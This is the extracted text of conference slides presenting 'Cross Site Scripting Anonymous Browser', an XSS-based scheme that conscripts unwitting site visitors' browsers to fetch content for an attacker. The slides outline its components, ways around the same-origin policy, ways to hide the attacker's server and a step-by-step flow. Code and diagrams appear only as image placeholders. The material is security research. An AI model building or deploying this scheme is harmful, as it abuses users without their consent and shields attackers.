Cross Site Scripting Anonymous Browser

Matthew Flick, Principal @ FYRM Associates

Jeff Yestrumskas, Sr. Manager InfoSec @ Cvent

Presenters

- Matthew Flick
  - Principal, FYRM Associates
  - Information Assurance Consulting
  - Focus on experience and delivering quality projects on time and within budget
  - Beer connoisseur

Presenters

- Jeff Yestrumskas
  - The Senior Manager of InfoSec at Cvent
  - Cvent is a SaaS provider for event planners and suppliers
  - Enjoy a balanced mix of business and security pleasure
  - Favorite building materials include 2x6 decking board, tuned processes and Perl

Agenda

- Background
- Technical Difficulties
- Design
- Code Summary
- Demo
- Weaknesses
- Enhancements
- Questions

How did we get here?

- The beginning large-scale threats
- Firewall. “Thanks, network guys” – some bad guy
- Browser is the new old battleground

Cross Site Scripting Speed Lesson

- Lack of input validation / output encoding
- Stored vs. Reflected
- Nobody paid attention
- Has a future - to remain the top web attack in 2019?

Background

- The goal: retrieve Web content anonymously
- Comparison to onion routing
  - Volunteering hosts vs. volunteered hosts
  - Tor, the Einstein of anonymity
- Combining unrelated ideas
  - Cross Site Scripting
  - Anonymity

Background

- Simplistic design:
  - Attacker exploits vulnerable site with initial payload
  - Victims/Participants receive payload (HTML injection attack) and identify new target URL to request
  - Participants retrieve target content and send back to attacker

- Some very serious problems with this design

Technical Difficulties

- Browsers and cross domain access
  - Browser security control: content in domain A cannot access content in domain B (with minor, unhelpful exceptions)
  - Initial payload exists in domain A...the attacker’s desired content lives in domain B
  - Workarounds: things you may already know
    - DNS “rebinding” attack
    - Proxy
    - Random or one-off browser bugs

More Technical Difficulties

- Non-text content
  - Images, audio, video, etc. are not treated the same as HTML text and markup
  - JavaScript: can edit image attributes
  - JavaScript limitation: cannot access image content/bytes
  - Workarounds:
    - Random or one off browser bugs
    - Some very cool server-side functionality, running at the proxy

Even More Technical Difficulties

- HTTP verbs other than ‘GET’
  - Easy to implement with a proxy
  - Use POST forwarder (reformat GET as POST)
- Finding the attacker’s server from a victim
  - Dynamic DNS
  - Long-term dynamic IP from ISP
  - Q: Doesn’t this unmask the attacker’s host?
  - Free web hosting (w/ perl) sites

Whiskey Tango Foxtrot?


- Stateless components
  - Multiple, stateless HTTP requests
  - Out of order requests
- Browser multithreading
- Inconsistent browser implementations
  - Maximum URL request size
  - Unknown problems with Safari

Design

- Components
  - XABAttacker: Proxy Web server hosting main perl code (xabattacker.pl) and Target queue
  - HTTProxAB: Attacker's interface to XABAttacker for queue updating and response data viewing
  - VulnerableSite: Web server that is vulnerable to HTML injection and serves initial payload to victims/participants
  - Participant: any user that receives the initial payload stored at VulnerableSite
  - CDProxy: Proxy Web server scripts (cdproxy.pl) used to fetch target content and return data to Participant
  - Target: any resource the attacker wishes to make anonymously


Design

- Instructions to implement XAB
  1. Attacker uploads initial XAB payload
  2. Participant visits Vulnerable Site and parses HTML, which requests additional script from XABAttacker
  3. XABAttacker sends second payload to Participant; this payload includes:
     a) CDProxy location
     b) Target URL(s) to be retrieved
  4. Participant makes another script request to CDProxy with Target




Design

- Instructions to implement XAB
  5. CDProxy requests content from Target
  6. Target returns content
  7. CDProxy encodes content as string and sends script that includes:
     a) Code to send data back to XABAttacker
     b) Data string (encoded version of Target contents)
  8. Participant forwards data to XABAttacker
  9. Attacker browses content




Design


- Two modes of operation (Step Zero)
  - Standard, batch retrieval of data
    - Offline mode
    - Slower/smaller XAB networks
    - Reflected XSS
  - Slick, seamless attacker browser HTTP proxy
    - Online mode
    - Faster/larger XAB networks
    - Persistent XSS




XAB Implementation Example



XAB Implementation Example



XAB Implementation Example




HTTProxAB Process Flow - Initial

0.0 Listens on pre-defined IP and port

0.1 Accepts incoming HTTP request from attacker

0.2 Inserts request into queue file:


request ID #, HTTP method, URI



Human Process Flow

1.0 Attacker uploads initial payload to VulnSite

2.0 Participant browses VulnSite, receives Attacker’s payload



Attacker (Human)

9

XABAttacker (Machine)

Vulnerable Site (Machine)

2

Participant (Human)

4 7

CDProxy (Machine)

5 6

Target Site (Machine)

XABAttacker Flow - New Payload

3.0 Receives payload request from Participant


3.1 Access internal queue file, retrieve request ID, method, URI

3.2 Removes request from queue

3.3 Respond to client with JavaScript setting request ID, target URI and CDProxy URL

3.4 Sets JavaScript function to handle response splitting

3.5 Gives Participant new JavaScript include with URI set to item extracted from queue



Cross Domain Proxy Flow

